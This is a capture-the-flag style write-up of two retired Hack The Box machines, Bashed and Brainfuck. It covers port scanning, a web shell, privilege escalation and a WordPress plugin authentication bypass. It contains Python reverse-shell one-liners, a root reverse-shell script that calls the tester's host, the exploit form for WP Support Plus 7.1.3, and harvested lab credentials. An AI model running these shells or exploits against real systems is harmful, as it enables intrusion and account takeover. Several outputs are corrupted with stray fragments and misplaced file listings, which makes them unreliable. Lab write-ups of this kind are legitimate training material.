

Retired Boxes

Bashed

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```
sudo nmap -sV -p- -A 10.10.10.4 > bashed_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that HTTP is the service that the system is hosting.

```
(kali㉿kali)-[~/HTB/bashed]
$ cat bashed_scan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-27 12:36 EST
Nmap scan report for 10.10.10.68
Host is up (0.020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is running on it, see https://
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/27%OT=80%CT=1%CU=44648%PV=Y%DS=2%DC=T%G=Y%TM=63D40BD
OS:A%P=x86_64-pc-linux-gnu)SEQ(SP=F8%GCD=1%ISR=107%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST11
OS:NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1  19.37 ms  10.10.14.1
2  20.12 ms  10.10.10.68

OS and Service detection performed. Please report any incorrect results at https://
Nmap done: 1 IP address (1 host up) scanned in 34.72 seconds
```

A directory brute force reveals several directories:

GENERATED WORDS: 4612

```
— Scanning URL: http://10.10.10.68/ —
⇒ DIRECTORY: http://10.10.10.68/css/
⇒ DIRECTORY: http://10.10.10.68/dev/
⇒ DIRECTORY: http://10.10.10.68/fonts/
⇒ DIRECTORY: http://10.10.10.68/images/
+ http://10.10.10.68/index.html (CODE:200|SIZE:7743)
⇒ DIRECTORY: http://10.10.10.68/js/
⇒ DIRECTORY: http://10.10.10.68/php/
+ http://10.10.10.68/server-status (CODE:403|SIZE:299)
⇒ DIRECTORY: http://10.10.10.68/uploads/

— Entering directory: http://10.10.10.68/css/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/dev/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/fonts/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/js/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/php/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

— Entering directory: http://10.10.10.68/uploads/ —
+ http://10.10.10.68/uploads/index.html (CODE:200|SIZE:14)
```

10.10.14.4 443 >/tmp/f

END_TIME: Fri Jan 27 13:49:50 2023
DOWNLOADED: 9224 - FOUND: 3

Navigating to the /dev directory presents an interactive terminal:

```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# nc -e 10.10.14.4 /bin/bash
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklrnStUuvZz] [-I length] [-i interval] [-O length]
[-P proxy_username] [-p source_port] [-q seconds] [-s source]
[-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
[-x proxy_address[:port]] [destination] [port]
www-data@bashed:/var/www/html/dev# nc -e 10.10.14.4 443 /bin/bash
nc: invalid option -- 'e'
This is nc from the netcat-openbsd package. An alternative nc is available
in the netcat-traditional package.
usage: nc [-46bCDdhjklrnStUuvZz] [-I length] [-i interval] [-O length]
[-P proxy_username] [-p source_port] [-q seconds] [-s source]
[-T toskeyword] [-V rtable] [-w timeout] [-X proxy_protocol]
[-x proxy_address[:port]] [destination] [port]
```

Attempting to gain a NetCat reverse shell failed. Using a script from Payload All Things I attempted to gain a reverse shell using Python and succeed:

```
export RHOST="10.0.0.1";export RPORT=4242;python -c 'import socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),os.getenv("RPORT")));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'

python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh"]);'

python -c 'import socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));subprocess.call(["/bin/sh"]);'
```

The screenshot shows a terminal window with two tabs. The left tab is labeled "kali@kali: ~" and the right tab is labeled "kali@kali: ~/HTB/bashed". In the "bashed" tab, the user runs "nc -lvp 443" and listens for a connection. A connection is established from "10.10.14.4" to "10.10.10.68" on port 57968. The user then runs "/bin/sh" and successfully gains a root shell. The terminal interface includes various icons for file operations like copy, paste, and search.

```
kali@kali: ~ 
kali@kali: ~/HTB/bashed 
└─(kali㉿kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 57968
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty'
```

Privilege Escalation

Now that we have a shell on the system we can gather more information:

```
www-data@bashed:/home/arrexel$ uname -a
uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
www-data@bashed:/home/arrexel$
```

```
www-data@bashed:/home/arrexel$ cat /etc/*release
cat /etc/*release
DISTRIB_ID=Ubuntu;s=socket,socket(socket,AF_I
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.2 LTS"
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
www-data@bashed:/home/arrexel$
```

Now we can use *sudo -l* to check for any sudo privileges:

```
www-data@bashed:/home/arrexel$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on bashed:
  (scriptmanager : scriptmanager) NOPASSWD: ALL
```

According to the output we can use sudo to switch to scriptmanager. We can do this by using *sudo -u scriptmanager /bin/bash* to open a bash shell as scriptmanager:

```
www-data@bashed:/tmp$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/tmp$
```

Now as scriptmanager we can run linpeas.sh to discover any possible privilege escalation techniques. Linpeas found a script folder with a test.py file:

```
[Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/home/scriptmanager
/run/lock      609 KB          5 days ago
/scripts
/scripts/test.py 3.03 MB        5 days ago
/tmp
/tmp/.ICE-unix 3.12 MB        5 days ago
/tmp/.Test-unix
/tmp/.X11-unix 2.9 MB         5 days ago
/tmp/.XIM-unix
/tmp/.font-unix 1.66 MB        5 days ago
#)You can write even more files inside last directory
```

Listing files and permissions shows that there is a test.txt file that is owned by root and test.py that is owned by scriptmanager. NOTE: I renamed the file to prevent destroying the original file. Viewing the content reveals that this script is writing to the test.txt file meaning that this script has root privileges.

```
scriptmanager@bashed:/scripts$ cat test.py.bak
cat test.py.bak 3.01 MB          5 days ago
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

With this knowledge an assessor can create a new python script that'll grant them an elevated shell:

```
(kali㉿kali)-[~]
$ cat test.py
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.4",8080))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

```
scriptmanager@bashed:/scripts$ wget http://10.10.14.4/test.py
--2023-01-27 15:25:08--  http://10.10.14.4/test.py
Connecting to 10.10.14.4:80 ... connected.          5 days ago
HTTP request sent, awaiting response ... 200 OK
Length: 213 [text/x-python]                         5 days ago
Saving to: 'test.py'                                3.12 MB          5 days ago
test.py      100%[=====]   213 --.-KB/s    in 0s
2.9 MB          5 days ago
2023-01-27 15:25:08 (40.0 MB/s) - 'test.py' saved [213/213]
```

Now we can set up a NetCat listener and run the shell and see if we get an elevated shell:

```
(kali㉿kali)-[~]
└─$ nc -lvpn 8080
listening on [any] 8080 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.68] 46146
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

Brainfuck/WP Support Plus 7.1.3

The assessor began with an Nmap scan using the following commands:

```
sudo nmap -sV -p- -A 10.10.10.17 > brainfuck_scan
```

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that several ports are open, including HTTPS, IMAP, POP3, SMTP, and SSH.

```

Nmap scan report for 10.10.10.17
Host is up (0.028s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; prot
| ssh-hostkey:
|   2048 94d0b334e9a537c5acb980df2a54a5f0 (RSA)
|   256 6bd5dc153a667af419915d7385b24cb2 (ECDSA)
|_  256 23f5a333339d76d5f2ea6971e34e8e02 (ED25519)
25/tcp    open  smtp       Postfix smtpd
|_smtp-commands: brainfuck, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTL
E, DSN
110/tcp   open  pop3      Dovecot pop3d
|_pop3-capabilities: AUTH-RESP-CODE SASL(PLAIN) TOP RESP-CODES CAPA UIDL U
143/tcp   open  imap      Dovecot imapd
|_imap-capabilities: ID more IMAP4rev1 have IDLE LITERAL+ listed capability
OGIN-REFERRALS SASL-IR post-login ENABLE OK
443/tcp   open  ssl/http nginx 1.10.0 (Ubuntu)
|_http-title: Welcome to nginx!
| tls-alpn:
|_ http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=brainfuck.htb/organizationName=Brainfuck L
countryName=GR
| Subject Alternative Name: DNS:www.brainfuck.htb, DNS:sup3rs3cr3t.brainfu
| Not valid before: 2017-04-13T11:19:29
|_Not valid after: 2027-04-11T11:19:29
| tls-nextprotoneg:
|_ http/1.1
|_http-server-header: nginx/1.10.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.12 (92%), Linux 3.
%), Linux 3.16 - 4.6 (92%), Linux 3.2 - 4.9 (92%), Linux 3.8 - 3.11 (92%),
%), Linux 3.16 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: brainfuck; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 110/tcp)
HOP RTT      ADDRESS
1  29.45 ms  10.10.14.1
2  31.43 ms  10.10.10.17

```

Notice the subject alternative names. We can associate the IP address with the sup3rs3cr3t.brainfuck.htb and the brainfuck.htb hostname by adding them to the /etc/hosts file:

kali@kali: ~ x

kali@kali: ~/HTB/Brainfuck x

```
GNU nano 7.2 /etc
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02 :: 1      ip6-allnodes
ff02 :: 2      ip6-allrouters
10.10.10.17    brainfuck.htb
10.10.10.17    sup3rs3cr3t.brainfuck.htb
```

Now if we run a directory brute force we get a different output:

```
[+] (kali㉿kali)-[~/HTB/Brainfuck]
$ dirb https://brainfuck.htb

DIRB v2.22
By The Dark Raver

START_TIME: Wed Feb 1 12:24:39 2023
URL_BASE: https://brainfuck.htb/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: https://brainfuck.htb/ —
+ https://brainfuck.htb/index.php (CODE:301|SIZE:0)
⇒ DIRECTORY: https://brainfuck.htb/wp-admin/
⇒ DIRECTORY: https://brainfuck.htb/wp-content/
⇒ DIRECTORY: https://brainfuck.htb/wp-includes/
+ https://brainfuck.htb/xmlrpc.php (CODE:405|SIZE:42)
```

We can see that this system is running WordPress. We can conduct further enumeration by running WPScan, which doesn't provide any obvious avenues of approach but it does provide several version numbers:

```
[+] Headers
| Interesting Entry: Server: nginx/1.10.0 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```
[+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).
| Found By: Rss Generator (Passive Detection)
| - https://brainfuck.htb/?feed=rss2, <generator>https://wordpress.org/?v=4.7.3</generator>
| - https://brainfuck.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.7.3</generator>
```

```
[+] wp-support-plus-responsive-ticket-system
| Location: https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/
| Last Updated: 2019-09-03T07:57:00.000Z
| [!] The version is out of date, the latest version is 9.1.2
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 7.1.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - https://brainfuck.htb/wp-content/plugins/wp-support-plus-responsive-ticket-system/readme.txt
```

Now we can lookup exploits related to these versions:

```
(kali㉿kali)-[~/HTB/Brainfuck]
$ searchsploit WP Support Plus 7.1.3

Exploit Title | Path
-----|-----
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Priv | php/webapps/41006.txt
WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - SQL | php/webapps/40939.txt
-----|-----
Shellcodes: No Results
```

Let's start with the top exploit:

```
(kali㉿kali)-[~/HTB/Brainfuck]
$ searchsploit -m 41006
Exploit: WordPress Plugin WP Support Plus Responsive Ticket System 7.1.3 - Privilege Escalation
    URL: https://www.exploit-db.com/exploits/41006
    Path: /usr/share/exploitdb/exploits/php/webapps/41006.txt
    Codes: N/A
    Verified: True
File Type: ASCII text
Copied to: /home/kali/HTB/Brainfuck/41006.txt

(kali㉿kali)-[~/HTB/Brainfuck]
$ cat 41006.txt
# Exploit Title: WP Support Plus Responsive Ticket System 7.1.3 Privilege Escalation
# Date: 10-01-2017
# Software Link: https://wordpress.org/plugins/wp-support-plus-responsive-ticket-system/
# Exploit Author: Kacper Szurek
# Contact: http://twitter.com/KacperSzurek
# Website: http://security.szurek.pl/
# Category: web

1. Description

You can login as anyone without knowing password because of incorrect usage of wp_set_auth_cookie().

http://security.szurek.pl/wp-support-plus-responsive-ticket-system-713-privilege-escalation.html

2. Proof of Concept

<form method="post" action="http://wp/wp-admin/admin-ajax.php">
    Username: <input type="text" name="username" value="administrator">
    <input type="hidden" name="email" value="sth">
    <input type="hidden" name="action" value="loginGuestFacebook">
    <input type="submit" value="Login">
</form>

Then you can go to admin panel.
```

This exploit creates an HTML page that bypasses authentication to access the admin-ajax.php page. This requires a username which we can get using WPScan:

```
wpscan --url https://brainfuckk.htb --disable-tls-checks --enumerate u
```


```
[i] User(s) Identified:  
[+] admin  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)  
[+] administrator  
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Now we'll add the username and path to the admin-ajax.php page:

```
<form method="post" action="https://brainfuck.kali.net/wp-admin/admin-ajax.php">  
    Username: <input type="text" name="username" value="administrator">  
    <input type="hidden" name="email" value="sth">  
    <input type="hidden" name="action" value="loginGuestFacebook">  
    <input type="submit" value="Login">  
</form>
```

Notice the random value of the password. Now we'll setup a HTTP server and access it from our browser:

```
(kali㉿kali)-[~/HTB/Brainfuck]  
$ python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
127.0.0.1 - - [01/Feb/2023 15:26:14] "GET / HTTP/1.1" 200 -  
127.0.0.1 - - [01/Feb/2023 15:26:14] code 404, message File not found  
127.0.0.1 - - [01/Feb/2023 15:26:14] "GET /favicon.ico HTTP/1.1" 404 -
```



Directory listing for /

- [brainfuck_scan](#)
- [exploit.html](#)

When we click our exploit page it shows the username and login button. We can hit login and use Nmap to view the traffic:

← → ⟳ HomeAsKali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DBUsername: Login

Request to https://brainfuck.htb:443 [10.10.10.17]

ForwardDropInterception is onActionOpen BrowserPretty Raw Hex

```
1 POST /wp-admin/admin-ajax.php HTTP/1.1
2 Host: brainfuck.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Fi
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://localhost
10 Referer: http://localhost/
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: cross-site
15 Sec-Fetch-User: ?1
16 Te: trailers
17 Connection: close
18
19 username=administrator&email=sth&action=loginGuestFacebook
```

Send this POST request to repeater we can view the Server's response, which sets the administrator cookie within our browser. Now we can access any webpage as the administrator:

Request

Pretty Raw Hex

```
1 POST /wp-admin/admin-ajax.php HTTP/1.1
2 Host: brainfuck.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 58
9 Origin: http://localhost
10 Referer: http://localhost/
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: cross-site
15 Sec-Fetch-User: ?1
16 Te: trailers
Connection: close
username=administrator&email=sth&action=
loginGuestFacebook
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.10.0 (Ubuntu)
3 Date: Wed, 01 Feb 2023 20:52:50 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 X-Robots-Tag: noindex
7 X-Content-Type-Options: nosniff
8 Expires: Wed, 11 Jan 1984 05:00:00 GMT
9 Cache-Control: no-cache, must-revalidate, max-age=0
10 X-Frame-Options: SAMEORIGIN
11 Set-Cookie:
wordpress_sec_4a881878556bfa5bb532816568f34de7=
administrator%7C1675457570%7CSGXCAvcuLS61N729QIwIvCZYN
SqjLWr0OiquBw3cEf%7C79709c67296d21abcae3b562a3b5d9634
Se5131b889d3c6981d74390fd6a54d5;
path=/wp-content/plugins; secure; HttpOnly
12 Set-Cookie:
wordpress_sec_4a881878556bfa5bb532816568f34de7=
administrator%7C1675457570%7CSGXCAvcuLS61N729QIwIvCZYN
SqjLWr0OiquBw3cEf%7C79709c67296d21abcae3b562a3b5d9634
Se5131b889d3c6981d74390fd6a54d5; path=/wp-admin;
secure; HttpOnly
13 Set-Cookie:
wordpress_logged_in_4a881878556bfa5bb532816568f34de7=
administrator%7C1675457570%7CSGXCAvcuLS61N729QIwIvCZYN
SqjLWr0OiquBw3cEf%7Cc968e1bcf225f2f1c564ab5f5bd4b9995
7236fa9ed0b291d1288d0aad353540f; path=/; secure;
HttpOnly
14 Content-Length: 0
15
16
```

Going back to brainfuck.htb reveals that we are logged in as administrator:

The screenshot shows a web browser window with the following details:

- Title Bar:** Development - Super Secret | Brainfuck Ltd. – Just another
- Address Bar:** https://brainfuck.htb
- Page Content:**
 - Logo:** Brainfuck Ltd.
 - Text:** Just another WordPress site
 - Navigation:** Home, Open Ticket, Sample Page
- User Interface:** The browser has a dark theme with a top navigation bar containing links like Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, and Exploit-DB.

After looking around I noticed that administrator had limited privileges so lets try again as admin:

The screenshot shows a web browser window with two tabs open. The active tab is titled "Brainfuck Ltd. – Just another \x". The address bar shows the URL "https://brainfuck.htb". Below the address bar is a navigation bar with links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", and "Exploit-DB". On the right side of the navigation bar, there are icons for email, notifications, and a search function. The main content area displays the "Brainfuck Ltd." logo and the tagline "Just another WordPress site". Below this is an orange navigation bar with links to "Home", "Open Ticket", and "Sample Page".

Now we can look around. going to the Users tab we find an Email account. Under the Settings > Easy WP SMTP Settings we can find an SMTP username and masked password:

Contact Info

Email <i>(required)</i>	<input type="text" value="orestis@brainfuck.htb"/>
SMTP username	<input type="text" value="orestis"/> <i>The username to login to your mail server</i>
SMTP Password	<input type="password" value="••••••••••••"/> <i>The password to login to your mail server</i>

Using the inspect tool we can view the unmasked password:

SMTP username	orestis
	<i>The username to login to your mail server</i>
SMTP Password	*****
	<i>The password to login to your mail server</i>
Save Changes	

Testing And Debugging Settings

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```
/tr>
|> ... </tr>
|
<th>SMTP Password</th>
<td>
  <input type="password" name="swpsmtp_smtp_password" value="kHGuERB29DNiNE"> event
  <br>
  <p class="description">The password to login to your mail server</p>
</td>
|  |

|  |

```

Now we can attempt to login with these credentials:

Account Editor

Identity

Receiving Email

Receiving Options

Sending Email

Defaults

Composing Messages

Security

Account Information

Name: **orestis@brainfuck.htb**

The above name will be used to identify this account.
Use for example, "Work" or "Personal".

Required Information

Full Name: **orestis**

Email Address: **orestis@brainfuck.htb**

Optional Information

Reply-To:

Organization:

Signature: **None** **Add New Signature...**

Aliases: **+ Add** **Edit** **- Remove**

Account Editor

Identity

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Defaults

Composing Messages

Security

Server Type: IMAP

Description: For reading and storing mail on IMAP servers.

Configuration

Server: **brainfuck.htb** Port: **143**

Username: **orestis** **Forgot password**

Security

Encryption method: **No encryption**

Authentication

Check for Supported Types **Password**

Account Editor

- Identity
- Receiving Email
- Receiving Options
- Sending Email**
- Defaults
- Composing Messages
- Security

Server Type: **SMTP**

Description: For delivering mail by connecting to a remote mailhub using SMTP.

Configuration

Server: brainfuck.htb Port: 25

Server requires authentication

Security

Encryption method: No encryption

Authentication

Type: Check for Supported Types PLAIN

Username: orestis

Send Options

Re-encode message before send

And now we're in orestis's email account:

From	Subject
WordPress <wordpress@brainfuck.htb>	New WordPress Site
root <root@brainfuck.htb>	Forum Access Details

On This Computer

- Inbox
- Drafts
- Junk
- Outbox
- Sent
- Templates
- Trash

News and Blogs

orestis@brainfuc...

- Inbox**
- Junk
- Trash

Search Folders

We can see that "root" set orestis an email with credentials for the secret webpage:


From: root <root@brainfuck.htb>
To: orestis@brainfuck.htb
Subject: Forum Access Details
Date: Sat, 29 Apr 2017 13:12:06 +0300 (EEST) (04/29/2017 06:12:06 AM)

Hi there, your credentials for our "secret" forum are below :)

username: orestis
password: kIEnnfEKJ#9Umd0

Regards

Now let's try to login:



Now we're logged in and can view three different discussions:

[Start a Discussion](#)

Latest

[All Discussions](#)[Following](#)[Tags](#)[General](#)[Secret](#)

Key

orestis replied Apr '17

General Secret

4



SSH Access

orestis replied Apr '17

General Secret

3



Development

admin started Apr '17

General

0

If you read through SSH Access you notice each of Orestis' messages are signed with "Orestis - Hacking for fun and profit":

orestis Apr '17 Edited

I am opening up an encrypted thread. Talk to you there!

Orestis - Hacking for fun and profit

Now if you read the encrypted Key discussion it looks like nonsense

orestis Apr '17

Mya qutf de buj otv rms dy srd vkdof 😊

Pieagnm - Jkoijeg nbw zwx mle grwsnn

This is a Vigenere cipher. We can use the plaintext and the cipher test to determine the cipher used to encrypt the text. <http://rumkin.com/tools/cipher/vigenere.php> :

Cipher key: tis - Hacking for fun and profit

Show Tableau

- Use "autokey" variant to extend the key with plaintext

Pieagnm - Jkoijeq nbw zwx mlegrwsnn

